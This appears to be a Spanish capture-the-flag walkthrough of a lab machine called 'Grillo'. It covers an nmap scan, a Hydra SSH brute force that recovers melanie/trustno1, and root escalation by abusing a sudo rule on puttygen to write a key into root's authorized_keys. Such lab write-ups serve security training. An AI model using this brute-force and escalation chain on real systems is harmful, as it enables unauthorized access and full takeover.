GRILLO

CONECTIVIDAD

```
ping -c1 192.168.0.44
```

```
└─# ping -c1 192.168.0.44
PING 192.168.0.44 (192.168.0.44) 56(84) bytes of data.
64 bytes from 192.168.0.44: icmp_seq=1 ttl=64 time=1.27 ms

── 192.168.0.44 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.273/1.273/1.273/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.44

LINUX- ttl=64


ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.44 -T 5
```

```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.44 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 06:24 EDT
Warning: 192.168.0.44 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.44
Host is up (0.00092s latency).
Not shown: 37968 filtered tcp ports (no-response), 27565 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 00:0C:29:6F:29:4F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80





Sacamos un usuario melanie y le pasamos hydra para encontrar la contraseña

```
└─# hydra -l melanie -P rockyou_5000.txt ssh://192.168.0.44
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these **** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-29 12:09:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5000 login tries (l:1/p:5000), ~313 tries per task
[DATA] attacking ssh://192.168.0.44:22/
[STATUS] 84.00 tries/min, 84 tries in 00:01h, 4919 to do in 00:59h, 13 active
[STATUS] 91.33 tries/min, 274 tries in 00:03h, 4729 to do in 00:52h, 13 active
[STATUS] 83.29 tries/min, 583 tries in 00:07h, 4420 to do in 00:54h, 13 active
[22][ssh] host: 192.168.0.44   login: melanie   password: trustno1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-29 12:22:32
```

melanie/trustno1

Establecemos conexión por SSH

EXPLOTACIÓN

```
└─# ssh melanie@192.168.0.44
The authenticity of host '192.168.0.44 (192.168.0.44)' can't be established.
ED25519 key fingerprint is SHA256:AQriN/tRYOEaFyAyEecHnEyZfJTHLRILd1G2j74ViR8.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:26: [hashed name]
    ~/.ssh/known_hosts:29: [hashed name]
    ~/.ssh/known_hosts:30: [hashed name]
    ~/.ssh/known_hosts:31: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.44' (ED25519) to the list of known hosts.
melanie@192.168.0.44's password:
Linux grillo 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 12 20:38:54 2024 from 192.168.0.100
melanie@grillo:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
melanie@grillo:~$ sudo -l
Matching Defaults entries for melanie on grillo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User melanie may run the following commands on grillo:
    (root) NOPASSWD: /usr/bin/puttygen
```

Puttygen es la herramienta de generación de claves SSH para la versión linux de PuTTY. Funciona de forma similar a la herramienta ssh-keygen de OpenSSH. La función básica es crear pares de claves públicas y privadas. PuTTY almacena las claves en su propio formato

en archivos .ppk. Sin embargo, la herramienta también puede

convertir formatos de claves.

Cómo la usamos para hacernos root:

1- Generamos una clave privada RSA y la guardamos en un archivo

llamado id_rsa, en formato OpenSSH

puttygen -t rsa -o id_rsa -O private-openssh

2- Generamos una clave pública desde el archivo de clave privada id_rsa,

y la guardamos en el archivo /root/.ssh/authorized_keys


sudo -u root /usr/bin/puttygen id_rsa -o /root/.ssh/authorized_keys -O public-openssh

3- Otorgamos permisos

chmod 600 id_rsa

4- Nos conectamos por ssh haciéndonos root

ssh -i id_rsa root@192.168.0.44



🖐 **Buen día.**